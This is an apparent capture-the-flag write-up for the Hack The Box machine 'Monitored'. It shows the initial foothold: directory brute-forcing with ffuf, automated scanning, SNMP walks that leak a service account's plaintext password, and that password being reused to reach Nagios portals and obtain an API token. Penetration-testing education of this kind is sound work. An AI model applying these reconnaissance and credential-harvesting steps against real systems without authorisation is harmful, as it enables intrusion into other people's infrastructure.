HTB - Monitored

CONTENT HIDDEN - ACTIVE MACHINE!
Initial foothold
Upon visiting the webserver on our browser we find a Nagios XI interface:

We have encountered Nagios XI before on the Try Hack Me’s Nax room. Let’s remind ourselves what Nagios XI is:

Nagios XI is kind of a boosted crontab: it periodically runs scripts which can be reached from a command line or a GUI. When something goes wrong, it will generate an alert in the form of an email or SMS, which helps developers start working on the issue right away, before it has any negative impact on the business productivity.
We can start by performing a recursive dir-busting with ffuf. It will search for subdirectories, e.g. https://nagios.monitored.htb/FUZZ, and if any is found, it will then create a new job and perform dir-busting for https://nagios.monitored.htb/newly-found-directory/FUZZ:
1
2
3
4
5
6
7
8
9
10
11
12
$ ffuf -u https://nagios.monitored.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -recursion

<SNIP>
javascript              [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 28ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/javascript/FUZZ

nagios                  [Status: 401, Size: 468, Words: 42, Lines: 15, Duration: 29ms]
                        [Status: 200, Size: 3245, Words: 786, Lines: 75, Duration: 28ms]
[INFO] Starting queued job on target: https://nagios.monitored.htb/javascript/FUZZ

jquery                  [Status: 301, Size: 342, Words: 20, Lines: 10, Duration: 32ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/javascript/jquery/FUZZ

Based on the above output, we can see that ffuf discovered 2 new directories: /javascript and /nagios. It then went on to enumerate the former and found /javascript/jquery, but it did not enumerate the latter. This is because it got a 401 Unauthorized error response code, and couldn’t proceed without credentials.
It seems that /nagios is some sort of another login portal:
Unfortunately, we don’t have any credentials at the moment. We can always try searching for default credentials used in Nagios XI:

Unfortunately, that did not work! Next, we can try perform a Hail Mary scan using incursore and see what we get back:
1
2
# hail mary mode!
$ sudo incursore.sh -H 10.10.11.248 --type All
incursore produces a ton of files, but it neatly organizes them for us:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ tree 10.10.11.248/
10.10.11.248/
├── incursore_10.10.11.248_All.txt
├── nmap
│   ├── CVEs_10.10.11.248.nmap
│   ├── full_TCP_10.10.11.248.nmap
│   ├── Recon_10.10.11.248.nmap
│   ├── Script_TCP_10.10.11.248.nmap
│   ├── UDP_10.10.11.248.nmap
│   ├── UDP_Extra_10.10.11.248.nmap
│   └── Vulns_10.10.11.248.nmap
└── recon
    ├── ffuf_10.10.11.248_443.txt
    ├── ffuf_10.10.11.248_80.txt
    ├── ldapsearch_10.10.11.248.txt
    ├── ldapsearch_DC_10.10.11.248.txt
    ├── nmap_ldap_10.10.11.248.txt
    ├── screenshot_http_10.10.11.248_80.jpeg
    ├── screenshot_https_10.10.11.248_443.jpeg
    ├── snmpcheck_10.10.11.248.txt
    ├── snmpwalk_10.10.11.248.txt
    └── sslscan_10.10.11.248_443.txt

3 directories, 18 files
After going through the incursore_10.10.11.248_All.txt file, we can note down whatever we think that might be useful:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<SNIP>

[*] UDP port scan launched

PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

<SNIP>

[+] Starting snmp-check session

snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.11.248:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.11.248
  Hostname                      : monitored
  Description                   : Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64
  Contact                       : Me <root@monitored.htb>
  Location                      : Sitting on the Dock of the Bay
  Uptime snmp                   : 00:56:30.21
  Uptime system                 : 00:56:18.35
  System date                   : 2024-1-13 16:14:19.0

<SNIP>
We see that there is an NTP service and an SNMP service listening on port 123 and port 161, respectively. We can also see some system info.
According to HackTricks:
The Network Time Protocol (NTP) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks.
Trying the commands listed on the above article, did not get us anywhere.
Let’s see if SNMP has more to offer after reminding ourselves what SNMP is used for:
Simple Network Management Protocol (SNMP) is a protocol for remotely monitoring and configuring network devices, such as routers, switches, servers, IoT devices, etc. It is used to collect and report data from network devices connected to IP networks (The Ultimate Guide to SNMP).
HackTricks also has an article for pentesting SNMP, but incursorone has already done most of it already. If we keep reading incursore’s output, or just the 10.10.11.248/recon/snmpwalk_10.10.11.248.txt file, we will find some credentials:
1
2
3
4
5
6
7
8
9
iso.3.6.1.2.1.25.4.2.1.5.561 = STRING: "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB "

<SNIP>

iso.3.6.1.2.1.25.4.2.1.5.1447 = STRING: "-u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1448 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"

<SNIP>
We can try using those (svc:XjH7VCehowpR1xZB) to log into one of the two Nagios login portals we have discovered so far. It seems that they do not work at https://nagios.monitored.htb/nagiosxi/login.php?redirect=/nagiosxi/index.php%3f&noauth=1, but they do work at https://nagios.monitored.htb/nagios !

After searching around for a while we can’t find much, with the exception of the software’s version: 4.4.13. Now that we have the version, we can search for any associated vulnerabilities. There is CVE-2019-15949 which has a metasploit module, but it does not seem to work. There is also an interesting post from Outpost24 which lists a number of Nagios XI vulnerabilities related to privilege escalation.
Since, we don’t have many avenues to go further for now, let’s also dir-bust the /nagiosxi directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
$ ffuf -u https://nagios.monitored.htb/nagiosxi/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  -recursion

<SNIP>

help                    [Status: 301, Size: 338, Words: 20, Lines: 10, Duration: 26ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/help/FUZZ

tools                   [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 28ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/tools/FUZZ

mobile                  [Status: 301, Size: 340, Words: 20, Lines: 10, Duration: 28ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/mobile/FUZZ

admin                   [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 28ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/admin/FUZZ

reports                 [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 29ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/reports/FUZZ

account                 [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 31ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/account/FUZZ

includes                [Status: 301, Size: 342, Words: 20, Lines: 10, Duration: 29ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/includes/FUZZ

backend                 [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 33ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/backend/FUZZ

db                      [Status: 301, Size: 336, Words: 20, Lines: 10, Duration: 28ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/db/FUZZ

api                     [Status: 301, Size: 337, Words: 20, Lines: 10, Duration: 32ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/api/FUZZ

config                  [Status: 301, Size: 340, Words: 20, Lines: 10, Duration: 30ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/config/FUZZ

views                   [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 30ms]
[INFO] Adding a new job to the queue: https://nagios.monitored.htb/nagiosxi/views/FUZZ

sounds                  [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 304ms]
terminal                [Status: 200, Size: 5215, Words: 1247, Lines: 124, Duration: 78ms]

<SNIP>
It seems that this has a lot of directories, so it is a good idea to adjust our scan by removing the recursion flag and then enumerate just what it seems interesting:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ ffuf -u https://nagios.monitored.htb/nagiosxi/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

mobile                  [Status: 301, Size: 340, Words: 20, Lines: 10, Duration: 31ms]
admin                   [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 29ms]
reports                 [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 30ms]
account                 [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 29ms]
includes                [Status: 301, Size: 342, Words: 20, Lines: 10, Duration: 30ms]
backend                 [Status: 301, Size: 341, Words: 20, Lines: 10, Duration: 29ms]
db                      [Status: 301, Size: 336, Words: 20, Lines: 10, Duration: 33ms]
api                     [Status: 301, Size: 337, Words: 20, Lines: 10, Duration: 32ms]
config                  [Status: 301, Size: 340, Words: 20, Lines: 10, Duration: 43ms]
views                   [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 31ms]
sounds                  [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 30ms]
terminal                [Status: 200, Size: 5215, Words: 1247, Lines: 124, Duration: 74ms]
A lot of directories have been found, including /admin, /api and /terminal, among others. After enumerating all of them, here is what we have:
| Directories | Subdirectories |
|---|---|
/mobile | /static, /views, /controllers |
/includes | /css, /js, /components, /lang, /fonts |
/backend | /includes |
/db | /adodb |
/api | /includes, /v1 |
/config | /deployment |
/terminal | /secure, /plain |
/admin, /reports, /account, /db, /views, /sounds | None |
From those, we can further explore:
/terminalbecause it is a terminal after all!/apibecause it represents the intended way for developers and other apps to communicate with the application.

The /terminal directory requires credentials, and the ones we currently have do not work:
Next, we can recursively scan with the /api directory. It turns out that /api/includes does not have other subdirectories, but when it starts scanning the /api/v1 subdirectory it returns the following:
1
2
3
4
5
6
7
8
9
10
11
12
$ ffuf -u https://nagios.monitored.htb/nagiosxi/api/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -recursion

<SNIP>

[INFO] Starting queued job on target: https://nagios.monitored.htb/nagiosxi/api/v1/FUZZ

full                    [Status: 200, Size: 32, Words: 4, Lines: 2, Duration: 437ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 32, Words: 4, Lines: 2, Duration: 451ms]
serial                  [Status: 200, Size: 32, Words: 4, Lines: 2, Duration: 509ms]
spacer                  [Status: 200, Size: 32, Words: 4, Lines:

<SNIP>
We need to filter out ffuf’s output based on the HTTP response size, which in this case is 32:
1
2
3
4
5
6
7
8
9
10
$ ffuf -u https://nagios.monitored.htb/nagiosxi/api/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -recursion -fs 32

license                 [Status: 200, Size: 34, Words: 3, Lines: 2, Duration: 422ms]
%20                     [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 27ms]
video games             [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 40ms]
authenticate            [Status: 200, Size: 53, Words: 7, Lines: 2, Duration: 819ms]
4%20Color%2099%20IT2    [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 238ms]
long distance           [Status: 403, Size: 286, Words: 20, Lines: 10, Duration: 27ms]

<SNIP>

There are lot sub-directories returned with the HTTP 403 Forbidden response status code. Interestingly enough, there are two subdirectories with the HTTP 200 OK response status code: /license and /authenticate. We can try to see how these requests look like using Burp.
We get a “Unknown API” error message upon reaching /license:

When sending a GET request to /authenticate, we get the following:
Changing the request method from GET to POST:

After trying to pass our current creds (svc:XjH7VCehowpR1xZB) as plain parameters or in JSON format, nothing worked. To find out how the login request works, we can try to login to /nagiosxi/login.php with our non-working credentials, capture the request, and then inspect it:

We can now keep the request as it is, but send it to /api/v1/authenticate:

We get an authentication token back: "auth_token":"1c57b07be29194d09f34d35587f84fe716c74e1f". Upon searching what we can do with this, we find the API documentation which includes the following token usage: https://localhost:5693/api?token=mytoken. Let’s try that:

After searching some more about token authentication, we find a post titled as “Help with insecure login / backend ticket authentication” which used the /index.php directory to pass the credentials instead of /api/v1/authenticate.
Let’s see where this does for us:

